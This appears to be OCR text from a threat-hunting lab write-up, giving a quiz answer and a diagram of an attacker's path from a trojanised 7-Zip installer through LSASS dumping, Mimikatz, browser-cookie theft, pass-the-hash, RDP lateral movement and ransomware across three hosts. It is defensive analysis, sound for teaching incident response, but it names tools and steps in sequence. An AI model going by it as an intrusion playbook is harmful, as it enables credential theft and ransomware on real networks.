
- There are 16 files encrypted at WKSTN-03 and 30 files encrypted at WKSTN-02.

→ ***Answer: 46***

Threat Hunting be like:



Attacker’s TTP Diagram


Machine: WKSTN-03
User: perry.parsons
Start
Note: Starting from here, the privilege is elevated because of the AlwaysElevatedInstall policy has its bit set
7z2201-x64.msi
MsiExec.exe
MSI542E.tmp
powershell download 7z.ps1
(1)
The purpose of 7zlegit.exe binary was to trick the user that it actually installed the legitimate 7zip software rather than a malicious version of it.
Download and execute 7zlegit.exe located at C:\Windows\Temp
7zService creation
7zService execution
Spawns 7zipp.exe process from the service created
Process Injection
Spawns rundll32.exe and embed it with 7zipp.dll via DLL sideloading
rundll32 (C2 Comms)
(2)
(1)
(4)
PID: 4188
PID: 3988
Execute and download Invoke-NanoDump.ps1 for dumping LSASS.exe process' content
PID: 8356
Mimikatz (used for credential theft for user james.cromwell)
PID: 11212
Mimikatz executed via cmd.exe
PID: 6804
Mimikatz executed via cmd.exe
PID: 7368
Mimikatz executed via powershell
systeminfo (via cmd.exe)
[System Recon]
Note: pwrex.ps1 is Invoke-PowerExtract which is used for credential harvesting
PID: 10536
Download the file pwrex.ps1 and create a file named trash.evtx located at C:\Windows\temp
Extract the credential of user 'james.cromwell' and dump it on trash.evtx file
Note: .evtx files are XML files and log files so normal user won't think its suspicious
Reset password of user "anna.jones" under the context of user 'james.cromwell' then login from WKSTN-03 to WKSTN-02 via RDP using the C2 process
ATTACKER DEPLOYED RANSOMWARE ENCRYPTING 16 FILES
wsmprovhost.exe Host: WKSTN-03 User: damian.hall
[Impact]
Download the ransomware from 7zipp.com where the 1st stage malware was on WKSTN-03
Lateral Movement via RDP
Machine: WKSTN-02
User: anna.jones
Attacker got an RDP session under the user anna.jones at WKSTN-02
[Privilege: Medium]
Parent PID: 740
PID: 5340
wsmprovhost process
[Process Injection]
[Privilege : High]
rundll32.exe with 7zipp.dll embedded
[System Recon]
systeminfo
(0)
(1)
(3)
(2)
(4)
(5)
Using certutil to download SharpChrome.exe
[Credential-Theft]
Mimikatz used at Domain Admin user 'damian.hall'
SharpKatz used at Domain Admin user 'damian.hall'
Download and install Invoke-SharpChromium.ps1 used to extract cookies from browser used in the machine. Gathered a credential for user SSF\tadmin
Add user anna.jones to the "AD Recovery" Domain Admin group using SSF\tadmin credentials dumped from browser cookies
Note: If the attacker didn't add user anna.jones on the "AD Recovery" Domain Admin group, using mimikatz and SharpKatz on a Domain Admin user would not work.
Escalate to Domain Admin user damian.hall with NTLM hash
powershell.exe
Download the ransomware from 7zipp.com where the 1st stage malware was on WKSTN-02
wsmprovhost.exe Host: WKSTN-02 User: damian.hall
ATTACKER DEPLOYED RANSOMWARE ENCRYPTING 30 FILES
[Impact]
Lateral Movement via RDP
Machine: DC-01
User: damian.hall
Connect to DC-01 machine (172.16.1.10) using credential of user damian.hall
[Priv: Medium]
Attacker connected back to WKSTN-02 via RDP
(2)
(1)
rundll32.exe embedded with 7zipp.dll through DLL sideloading
[Priv: High]
systeminfo
Attacker connected back to WKSTN-03 via RDP